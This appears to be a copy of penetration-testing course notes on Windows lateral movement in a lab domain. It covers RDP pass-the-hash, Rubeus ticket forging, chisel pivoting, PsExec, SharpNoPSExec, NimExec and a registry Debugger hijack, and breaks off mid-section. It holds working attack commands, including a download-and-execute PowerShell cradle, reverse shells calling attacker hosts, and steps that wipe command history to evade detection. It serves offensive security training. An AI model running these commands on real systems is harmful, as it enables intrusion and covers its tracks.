
In the above image, you can see a high-level overview of the network topology. There are three network segments, and the device that determines which network can reach the other is the Switch Layer 3. In other networks, this device can be a router, a Linux server, or a firewall. Understanding how these devices control communication between segments is essential for planning lateral movement.
Remote Services
RDP
Rights
The required rights to connect to RDP depend on the configuration; by default, only members of the Administrators or Remote Desktop Users groups can connect via RDP. Additionally, an administrator can grant specific users or groups rights to connect to RDP. Because those rights are set locally, the only way to enumerate them is if you have administrative rights on the target computer.
Enum
To use RDP for lateral movement you need to be aware if RDP is present on the environment you are testing, you can use nmap or any other network enumeration tool to search for port 3389 and once you get a list of targets, you can use that list with tools such as NetExec to test multiple credentials.
d41y@htb[/htb]$ netexec rdp 10.129.229.0/24 -u helen -p 'RedRiot88' -d inlanefreight.local
RDP 10.129.229.242 3389 DC01 [*] Windows 10 or Windows Server 2016 Build 17763 (name:DC01) (domain:DC01) (nla:True)
RDP 10.129.229.244 3389 SRV01 [*] Windows 10 or Windows Server 2016 Build 17763 (name:SRV01) (domain:SRV01) (nla:True)
RDP 10.129.229.242 3389 DC01 [-] inlanefreight.local\helen:RedRiot88 (STATUS_LOGON_FAILURE)
RDP 10.129.229.244 3389 SRV01 [+] inlanefreight.local\helen:RedRiot88 (Pwn3d!)
...SNIP...
You can confirm Helen has RDP rights on SRV01. Remeber that Pwn3d! doesn’t mean you have administrative rights on the target machine but that you have rights to connect to RDP.
Lateral Movement from Windows
To connect to RDP from Windows you can use the default Windows Remote Desktop Connection client that can be accessed running mstsc on Run, CMD, or PowerShell.
C:\Tools> mstsc.exe
This will open a client where you can specify the target IP address or domain name, and one you click Connect, it will prompt you for the credentials.

Here are some actions that can be efficiently executed using RDP:
- File Transfer
- Running Applications
- Printing
- Audio and Video Streaming
- Clipboard Sharing
Lateral Movement from Linux
To connect to RDP from Linux, you can use the xfreerdp command-line tool.
d41y@htb[/htb]$ xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244 /dynamic-resolution /drive:.,linux
By running this command in the terminal, you can establish an RDP connection to the specified Windows machine and perform similar actions as you would using the Windows Remote Desktop Connection client.
Optimizing xfreerdp for Low Latency Networks or Proxy Connections
d41y@htb[/htb]$ xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244 /dynamic-resolution /drive:.,linux /bpp:8 /compression -themes -wallpaper /clipboard /audio-mode:0 /auto-reconnect -glyph-cache
/bpp:8: Reduces the color depth to 8 bits per pixel, decreasing the amount of data transmitted./compression: Enables compression to reduce the amount of data sent over the network.-themes: Disables desktop themes to reduce graphical data.-wallpaper: Disables the desktop wallpaper to further reduce graphical data./clipboard: Enables clipboard sharing between the local and remote machines./audio-mode:0: Disables audio redirection to save bandwidth./auto-reconnect: Automatically reconnects if the connection drops, improving session stability.-glyph-cache: Enables caching of glyphs (text characters) to reduce the amount of data sent for text rendering.
Using these options helps to optimize the performance of the RDP session, ensuring a smoother experience even in less-than-ideal network conditions.
Restricted Admin Mode
… is a security feature introduced by Microsoft to mitigate the risk of credential theft over RDP connections. When enabled, it performs a network logon rather than an interactive logon, preventing the caching of credentials on the remote systems. This mode only applies to administrators, so it cannot be used when you log on to a remote computer with a non-admin account.
Although this mode prevents the caching of credentials, if enabled, it allows the execution of PtH or PtT for lateral movement.
To confirm if Restricted Admin Mode is enabled, you can query the following registry key:
C:\Tools> reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin
The value of DisableRestrictedAdmin indicates the status of Restricted Admin Mode:
- 0 means enabled
- 1 means disabled
If the key does not exist it means that it is disabled; you will see the following error message:
C:\Tools> reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin
ERROR: The system was unable to find the specified registry key or value.
Additionally, to enable Restricted Admin Mode, you would set the DisableRestrictedAdmin value to 0:
C:\Tools> reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /d 0 /t REG_DWORD
And to disable Restricted Admin Mode, set the DisableRestrictedAdmin value to 1:
C:\Tools> reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /d 1 /t REG_DWORD
Pivoting
It is common that you will need to use pivoting to perform lateral movement.
You will need to configure a SOCKS5 proxy on port 1080 in the /etc/proxychains.conf file:
d41y@htb[/htb]$ cat /etc/proxychains.conf | grep -Ev '(^#|^$)' | grep socks
socks5 127.0.0.1 1080
Next, on your Linux machine, you will initiate reverse port forwarding server:
d41y@htb[/htb]$ ./chisel server --reverse
2024/03/28 07:09:08 server: Reverse tunnelling enabled
2024/03/28 07:09:08 server: Fingerprint AKOstLSoSTPQPp2PVEALM6z9Jx0IQVEEmO7bOSan1s4=
2024/03/28 07:09:08 server: Listening on http://0.0.0.0:8080
2024/03/28 07:10:49 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
Then, in SRV01, you will connect to the server with the following command: chisel.exe client <VPN IP> R:socks
PS C:\Tools> .\chisel.exe client 10.10.14.207:8080 R:socks
2024/03/28 06:10:48 client: Connecting to ws://10.10.14.207:8080
2024/03/28 06:10:49 client: Connected (Latency 137.6381ms)
PtH and PtT
Once you confirm Restricted Admin Mode is enabled, or if you can enable it, you can proceed to perform PtH or PtT attacks with RDP.
To perform PtH from a Linux machine, you can use xfreerdp with the /pth option to use a hash and connect to RDP.
d41y@htb[/htb]$ proxychains4 -q xfreerdp /u:helen /pth:62EBA30320E250ECA185AA1327E78AEB /d:inlanefreight.local /v:172.20.0.52
[13:11:55:443] [84886:84887] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[13:11:55:444] [84886:84887] [WARN][com.freerdp.crypto] - CN = SRV02.inlanefreight.local
For PtT you can use Rubeus. You will forge a ticket using Helen’s hash. First you need to launch a sacrificial process with the option createnetonly:
PS C:\Tools> .\Rubeus.exe createnetonly /program:powershell.exe /show
In the new PowerShell window you will use Helen’s hash to forge a TGT:
PS C:\Tools> .\Rubeus.exe asktgt /user:helen /rc4:62EBA30320E250ECA185AA1327E78AEB /domain:inlanefreight.local /ptt
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.3.2
[*] Action: Ask TGT
[*] Using rc4_hmac hash: 62EBA30320E250ECA185AA1327E78AEB
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.local\helen'
[*] Using domain controller: fe80::711d:1399:b85a:50c5%9:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIFrjCCBaqgAwIBBaEDAgEWooIEsTCCBK1hggSpMIIEpaADAgEFoRUbE0lOTEFORUZSRUlHSFQuTE9D
...SNIP...
[+] Ticket successfully imported!
...SNIP...
From the window where you imported the ticket, you can use the mstsc /restrictedAdmin command:
PS C:\Tools> mstsc.exe /restrictedAdmin
It will open a window as the currently logged-in user. It doesn’t matter if the name is not the same as the account you are trying to impersonate.

When you click login, it will allow you to connect to RDP using the hash:

SharpRDP
… is a .NET tool that allows for non-graphical, authenticated remote command execution through RDP, leveraging the mstscax.dll library used by RDP clients. This tool can perform actions such as connecting, authenticating, executing commands, and disconnecting without needing a GUI client or SOCKS proxy.
SharpRDP relies on the terminal services library and generates the required DLLs from the mstscax.dll. It uses an invisible Windows form to handle the terminal services connection object instantiation and perform actions needed for lateral movement.
You will use Metasploit and PowerShell to execute commands on the target machine. In your Linux machine you will execute Metasploit to listen on port 8888:
d41y@htb[/htb]$ msfconsole -x "use multi/handler;set payload windows/x64/meterpreter/reverse_https; set LHOST 10.10.14.207; set LPORT 8888; set EXITONSESSION false; set EXITFUNC thread; run -j"
Then you will generate a payload with msfvenom using PowerShell reflection:
d41y@htb[/htb]$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.10.14.207 LPORT=8888 -f psh-reflection -o s
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 774 bytes
Final size of psh-reflection file: 3543 bytes
Saved as: s
Next you use Python http server to host your payload:
d41y@htb[/htb]$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Now you can use SharpRDP to execute a PowerShell command to execute your payload and provide a session:
PS C:\Tools> .\SharpRDP.exe computername=srv01 command="powershell.exe IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.207/s')" username=inlanefreight\helen password=RedRiot88
[+] Connected to : srv01
[+] Execution priv type : non-elevated
[+] Executing powershell.exe iex(new-object net.webclient).downloadstring('http://10.10.14.207/s')
[+] Disconnecting from : srv01
[+] Connection closed : srv01
note
The execution of commands of SharpRDP is limited to 259 chars.
SharpRDP uses Microsoft Terminal Services to execute commands, leaving traces of command execution within the RunMRU registry key (HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU or HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU). You can use CleanRUNMR to clean all command records. To compile the tool, you can use the built-in Microsoft csc compiler tool. First, transfer CleanRunMRU’s Program.cs file from your attack host to the target computer:
PS C:\Tools> wget -Uri http://10.10.14.207/CleanRunMRU/CleanRunMRU/Program.cs -OutFile CleanRunMRU.cs
Now you can use csc.exe to compile it:
PS C:\Tools> C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe .\CleanRunMRU.cs
Microsoft (R) Visual C# Compiler version 4.7.3190.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.
This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240
Now you can use CleanRunMRU.exe to clear all commands:
PS C:\Tools> .\CleanRunMRU.exe clearall
HKCU:Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
[+] Cleaned all RunMRU values
Advantages
RDP provides several advantages for lateral movement, making it a preferred method for attackers in certain scenarios. Some of the key advantages include:
- Evade detection: RDP traffic is common in business environments, making it less likely to raise suspicion.
- Non-Admin Access: RDP access does not necessarily require administrative rights; a non-admin user can also have RDP access.
- Persistent Access: Once a foothold is established, RDP can provide persistent access to the network.
SMB
Rights
For successful SMB lateral movement, you require an account that is a member of the Administrators group on the target computer. It’s also crucial that ports TCP 445 and TCP 139 are open. Optionally, port TCP 135 may also need to be open because some tools use it for communication.
UAC Remote Restrictions
UAC might prevent you from achieving RCE, but understanding these restrictions is crucial for effectively leveraging these tools while navigating UAC limitations on different versions of Windows, these restrictions imply several key points:
- Local admin privileges are necessary.
- Local admin accounts that are not RID 500 cannot run tools such as PsExec on Windows Vista and later.
- Domain users with admin rights on a machine can execute tools such as PsExec.
- RID 500 local admin accounts can utilize tools such as PsExec on machines.
SMB Named Pipes
Named pipes in SMB, accessed via the IPC$ share over TCP port 445, are vital for lateral movement within a network. They enable a range of operations from NULL session context to those requiring local administrative privileges. For instance, svcctl facilitates the remote creation, starting, and stopping of services to execute commands, as seen in tools like Impacket’s psexec.py and smbexec.py. atsvc supports the remote creation of scheduled tasks for command execution, utilized by Impacket’s atexec.py. These named pipes are crucial for executing and managing lateral movement operations effectively. winreg provides a remote access to the Windows registry, allowing to query and modify registry keys and values, helping in the persistence and configuration of malicious payloads.
Enum
You need to ensure that SMB is running on the target host.
You must conduct a port scan on the target host to verify whether SMB is running on the target. By default, SMB uses ports TCP 139 and TCP 445.
d41y@htb[/htb]$ proxychains4 -q nmap 172.20.0.52 -sV -sC -p139,445 -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-08 04:07 UTC
Nmap scan report for srv01.internal.cloudapp.net (172.20.0.51)
Host is up (0.0016s latency).
PORT STATE SERVICE VERSION
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: -1s
|_nbstat: NetBIOS name: SRV02, NetBIOS user: <unknown>, NetBIOS MAC: 00:0d:3a:e2:38:3d (Microsoft)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2024-06-08T04:07:51
|_ start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.65 seconds
Lateral Movement from Windows
PSExec
PSExec is included in Microsoft’s Sysinternals suite, a collection of tools designed to assist administrators in system management tasks. This tool facilitates RCE and retrieves output over a named pipe using the SMB protocol, operating on TCP port 445 and TCP port 139.
By default, PSExec performs the following action:
- Establish a link to the hidden
ADMIN$share, which corresponds to theC:\Windowsdirectory on the remote system, via SMB. - Uses the Service Control Manager (SMC) to initiate the
PsExecsvcservice and set up a named pipe on the remote system. - Redirects the console’s input and output through the created named pipe for interactive command execution.
info
PsExec eliminates the double-hop problem because credentials are passed with the command and generates an interactive logon session.
You can use PsExec to connect to a remote host and execute commands interactively. You mus specify the computer or target where you are connecting \\SRV02, the option -i for interactive shell, the administrator login credentials with the option -u <user> and the password -p <password>, and cmd to specify the application to execute:
C:\Tools\SysinternalsSuite> .\PsExec.exe \\SRV02 -i -u INLANEFREIGHT\helen -p RedRiot88 cmd
PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami && hostname
inlanefreight\helen
SRV02
In case you want to execute your payload as NT AUTHORITY\SYSTEM, you need to specify the option -s which means that it will run with SYSTEM privileges.
PS C:\Tools> .\PsExec.exe \\SRV02 -i -s -u INLANEFREIGHT\helen -p RedRiot88 cmd
PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
nt authority\system
SharpNoPSExec
… is a tool designed to facilitate lateral movement by leveraging existing services on a target system without creating new ones or writing to disk, thus minimizing detection risk. The tool queries all services on the target machine, identifying those with a start type set to disabled or manual, current status of stopped, and running with LocalSystem privileges. It randomly selects one of these services and temporarily modifies its binary path to point to a payload of the attacker’s choice. Upon execution, SharpNoPSExec waits approximately 5 seconds before restoring the original service configuration, returning the service to its previous state. This approach not only provides a shell but also avoids the creation of new services, which security monitoring systems could flag.
Executing the tool without parameters you will see some help and usage information.
PS C:\Tools> .\SharpNoPSExec.exe
███████╗██╗ ██╗ █████╗ ██████╗ ██████╗ ███╗ ██╗ ██████╗ ██████╗ ███████╗███████╗██╗ ██╗███████╗ ██████╗
██╔════╝██║ ██║██╔══██╗██╔══██╗██╔══██╗████╗ ██║██╔═══██╗██╔══██╗██╔════╝██╔════╝╚██╗██╔╝██╔════╝██╔════╝
███████╗███████║███████║██████╔╝██████╔╝██╔██╗ ██║██║ ██║██████╔╝███████╗█████╗ ╚███╔╝ █████╗ ██║
╚════██║██╔══██║██╔══██║██╔══██╗██╔═══╝ ██║╚██╗██║██║ ██║██╔═══╝ ╚════██║██╔══╝ ██╔██╗ ██╔══╝ ██║
███████║██║ ██║██║ ██║██║ ██║██║ ██║ ╚████║╚██████╔╝██║ ███████║███████╗██╔╝ ██╗███████╗╚██████╗
╚══════╝╚═╝ ╚═╝╚═╝ ╚═╝╚═╝ ╚═╝╚═╝ ╚═╝ ╚═══╝ ╚═════╝ ╚═╝ ╚══════╝╚══════╝╚═╝ ╚═╝╚══════╝ ╚═════╝
Version: 0.0.3
Author: Julio Ureña (PlainText)
Twitter: @juliourena
Usage:
SharpNoPSExec.exe --target=192.168.56.128 --payload="c:\windows\system32\cmd.exe /c powershell -exec bypass -nop -e ZQBjAGgAbwAgAEcAbwBkACAAQgBsAGUAcwBzACAAWQBvAHUAIQA="
Required Arguments:
--target= - IP or machine name to attack.
--payload= - Payload to execute in the target machine.
Optional Arguments:
--username= - Username to authenticate to the remote computer.
--password= - Username's password.
--domain= - Domain Name, if no set a dot (.) will be used instead.
--service= - Service to modify to execute the payload, after the payload is completed the service will be restored.
Note: If not service is specified the program will look for a random service to execute.
Note: If the selected service has a non-system account this will be ignored.
--help - Print help information.
To perform lateral movement with SharpNoPSExec, you will need a listener as this tool will only allow you to execute code on the machine, but it won’t give you an interactive shell as PsExec does. You can start listening with Netcat:
d41y@htb[/htb]$ nc -lnvp 8080
Listening on 0.0.0.0 8080
SharpNoPSExec uses the credentials of the console you are executing the command from, so you need to make sure to launch it from a console that has the correct credentials. Alternatively, you can use the arguments --username, --password and --domain. Additionally, you have to provide the target IP address or the domain name --target=<IP/DOMAIN>, and the command you want to execute. For the command, you can use the payload in the help menu to set your reverse shell --payload="c:\windows\system32\cmd.exe /c <reverseShell>.
PS C:\Tools> .\SharpNoPSExec.exe --target=172.20.0.52 --payload="c:\windows\system32\cmd.exe /c powershell -exec bypass -nop -e ...SNIP...AbwBzAGUAKAApAA=="
[>] Open SC Manager from 172.20.0.52.
[>] Getting services information from 172.20.0.52.
[>] Looking for a random service to execute our payload.
|-> Querying service NetTcpPortSharing
|-> Querying service UevAgentService
|-> Service UevAgentService authenticated as LocalSystem.
[>] Setting up payload.
|-> payload = c:\windows\system32\cmd.exe /c ...SNIP...AbwBzAGUAKAApAA==
|-> ImagePath previous value = C:\Windows\system32\AgentService.exe.
|-> Modifying ImagePath value with payload.
[>] Starting service User Experience Virtualization Service with new ImagePath.
[>] Waiting 5 seconds to finish.
[>] Restoring service configuration.
|-> User Experience Virtualization Service Log On => LocalSystem.
|-> User Experience Virtualization Service status => 4.
|-> User Experience Virtualization Service ImagePath => C:\Windows\system32\AgentService.exe
Looking at the attack box, you can see the reverse shell connection successfully being established:
d41y@htb[/htb]$ nc -lnvp 8080
Listening on 0.0.0.0 8080
Connection received on 172.20.0.52 49866
PS C:\Windows\system32>
NimExec
… is a fileless remote command execution tool that operates by exploiting the Service Control Manager Remote Protocol (MS-SCMR). Instead of using traditional WinAPI calls, NimExec manipulates the binary path of a specified or randomly selected service with LocalSystem privileges to execute a given command on the target machine and later restores the original configuration. This is achieved through custom-crafted RPC packets sent over SMB and the svcctl named pipe. Authentication is handled using NTLM hash, which NimExec utilizes to complete the process via the NTLM Authentication method over its custom packets. By manually crafting the necessary network packets and avoiding OS-specific functions, this tool benefits from Nim’s cross-compilation capabilities, making it versatile across different OS.
NimExec requires the Nim Programming Language. The tool requires the ptr_math, nimcrypto, and hostname modules.
d41y@htb[/htb]$ sudo apt update
d41y@htb[/htb]$ sudo apt install nim
d41y@htb[/htb]$ git clone https://github.com/frkngksl/NimExec
d41y@htb[/htb]$ cd NimExec/
d41y@htb[/htb]$ nimble install ptr_math nimcrypto hostname
If you try to compile the NimExec executable, you may encounter an error in the file ~/.nimble/pkgs/nimcrypto-0.7.2/nimcrypto/hmac.nim related to the import of hash, utils, cpufeatures. One way to fix that error is to change line 61 from import ./[hash, utils, cpufeatures] to import hash, utils, cpufeatures and save the file.
After saving the file, you compile the executable with Nim, specifying release mode (-d:release), the garbage collector (--gc:markAndSweep), the CPU architecture (--cpu:amd64), the cross-compilation target (--os:windows), the C compiler (--cc:gcc), the exact GCC binary to use ( --gcc.exe:x86_64-w64-mingw32-gcc), the linker (--gcc.linker.exe:x86_64-w64-mingw32-gcc), the output filename (-o:NimExec.exe), and the source file to compile (Main.nim).
d41y@htb[/htb]$ nim c -d:release --gc:markAndSweep --cpu:amd64 --os:windows --cc:gcc --gcc.exe:x86_64-w64-mingw32-gcc --gcc.linkerexe:x86_64-w64-mingw32-gcc -o:NimExec.exe Main.nim
Hint: used config file '/etc/nim/nim.cfg' [Conf]
Hint: used config file '/etc/nim/config.nims' [Conf]
<SNIP>
CC: ../.nimble/pkgs/nimcrypto-0.7.2/nimcrypto/hmac.nim
CC: ../.nimble/pkgs/nimcrypto-0.7.2/nimcrypto/sysrand.nim
CC: HeaderFillers.nim
CC: Packets.nim
CC: Main.nim
Hint: [Link]
Hint: gc: markAndSweep; opt: speed; options: -d:release
68150 lines; 6.566s; 181.035MiB peakmem; proj: /home/htb-student/NimExec/Main.nim; out: /home/htb-student/NimExec/NimExec.exe [SuccessX]
Running the tool without parameters give you some commands and descriptions to let you know how to use it.
PS C:\Tools> .\NimExec.exe
_..._
.-'_..._''.
_..._ .--. __ __ ___ __.....__ __.....__ .' .' '.\
.' '. |__|| |/ `.' `. .-'' '. .-'' '. / .'
. .-. ..--.| .-. .-. ' / .-''"'-. `. / .-''"'-. `. . '
| ' ' || || | | | | |/ /________\ \ ____ _____/ /________\ \| |
| | | || || | | | | || |`. \ .' /| || |
| | | || || | | | | |\ .-------------' `. `' .' \ .-------------'. '
| | | || || | | | | | \ '-.____...---. '. .' \ '-.____...---. \ '. .
| | | ||__||__| |__| |__| `. .' .' `. `. .' '. `._____.-'/
| | | | `''-...... -' .' .'`. `. `''-...... -' `-.______ /
| | | | .' / `. `. `
'--' '--' '----' '----'
@R0h1rr1m
[!] Missing one or more arguments!
[!] Error unknown or missing parameters!
-v | --verbose Enable more verbose output.
-u | --username <Username> Username for NTLM Authentication.*
-h | --hash <NTLM Hash> NTLM password hash for NTLM Authentication.**
-p | --password <Password> Plaintext password.**
-t | --target <Target> Lateral movement target.*
-c | --command <Command> Command to execute.*
-d | --domain <Domain> Domain name for NTLM Authentication.
-s | --service <Service Name> Name of the service instead of a random one.
--help Show the help message.
NimExec works similarily to SharpNoPSExec. Start your listener:
d41y@htb[/htb]$ nc -lvnp 8080
Listening on 0.0.0.0 8080
To execute NimExec, you must specify the administrator credentials with the options -u <user>, -p <password> and -d <domain>, and the target IP address -t <ip>. Alternatively, you can use the NTLM hash for authentication -h <NT hash> instead of the password. Finally, you must specify the payload to execute with the option -c <cmd.exe> /c <reverseShell>. You can generate the reverse shell payload using revshells.com, and to convert the plain text password to NTLM hash, you can use this recipe in CyberChef.
PS C:\Tools> .\NimExec -u helen -d inlanefreight.local -p RedRiot88 -t 172.20.0.52 -c "cmd.exe /c powershell -e JABjAGwAaQBlAG...SNIP...AbwBzAGUAKAApAA==" -v
_..._
.-'_..._''.
_..._ .--. __ __ ___ __.....__ __.....__ .' .' '.\
.' '. |__|| |/ `.' `. .-'' '. .-'' '. / .'
. .-. ..--.| .-. .-. ' / .-''"'-. `. / .-''"'-. `. . '
| ' ' || || | | | | |/ /________\ \ ____ _____/ /________\ \| |
| | | || || | | | | || |`. \ .' /| || |
| | | || || | | | | |\ .-------------' `. `' .' \ .-------------'. '
| | | || || | | | | | \ '-.____...---. '. .' \ '-.____...---. \ '. .
| | | ||__||__| |__| |__| `. .' .' `. `. .' '. `._____.-'/
| | | | `''-...... -' .' .'`. `. `''-...... -' `-.______ /
| | | | .' / `. `. `
'--' '--' '----' '----'
@R0h1rr1m
[+] Connected to 172.20.0.52:445
[+] NTLM Authentication with Hash is succesfull!
[+] Connected to IPC Share of target!
[+] Opened a handle for svcctl pipe!
[+] Binded to the RPC Interface!
[+] RPC Binding is acknowledged!
[+] SCManager handle is obtained!
[+] Number of obtained services: 208
[+] Selected service is AppMgmt
[+] Service: AppMgmt is opened!
[+] Previous Service Path is: C:\Windows\system32\svchost.exe -k netsvcs -p
[+] Service config is changed!
[!] StartServiceW Return Value: 1053 (ERROR_SERVICE_REQUEST_TIMEOUT)
[+] Service start request is sent!
[+] Service config is restored!
[+] Service handle is closed!
[+] Service Manager handle is closed!
[+] SMB is closed!
[+] Tree is disconnected!
[+] Session logoff!
Once you execute the tool with the above parameters, you are going to succesfully establish a reverse shell connection:
d41y@htb[/htb]$ nc -lvnp 8080
Listening on 0.0.0.0 8080
Connection received on 172.20.0.52 51096
PS C:\Windows\system32>
Reg.exe
Having remote access to the registry with write permissions effectively provides RCE capabilities. This process utilizes the winreg SMB pipe. Typically, the remote registry service is enabled by default only on server-class OS.
You can leverage the program launch handler to move laterally on the network, modifying a registry key to a program frequently used on the target host; you could achieve RCE almost immediately.
Before proceeding with reg.exe for lateral movement, you must set up an SMB server to host your payload. You will be using nc.exe as your payload to get a revshell:
d41y@htb[/htb]$ sudo python3 smbserver.py share -smb2support /home/plaintext/nc.exe
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
In your attack host you execute your listener:
d41y@htb[/htb]$ nc -lnvp 8080
Listening on 0.0.0.0 8080
Now, you can execute reg.exe to add a new registry key to Microsoft Edge (msedge.exe). The idea is that once msedge.exe is executed, it will also execute your specified payload. You must specify the full path of the subkey or the entry to be added with the domain name dd \\<domain>\HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msedge.exe. /v Debugger specifies the name of the add registry entry and will ensure that your payload gets executed, /t reg_sz specifies the datatype of a Null-terminated string, and finally, you can type of your payload /d <payload>:
PS C:\Tools> reg.exe add "\\srv02.inlanefreight.local\HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msedge.exe" /v Debugger /t reg_sz /d "cmd /c copy \\172.20.0.99\share\nc.exe && nc.exe -e \windows\system32\cmd.exe 172.20.0.99 8080"
The operation completed successfully.
Once Microsoft Edge is opened by any user in the domain, you will instantly get a reverse shell:
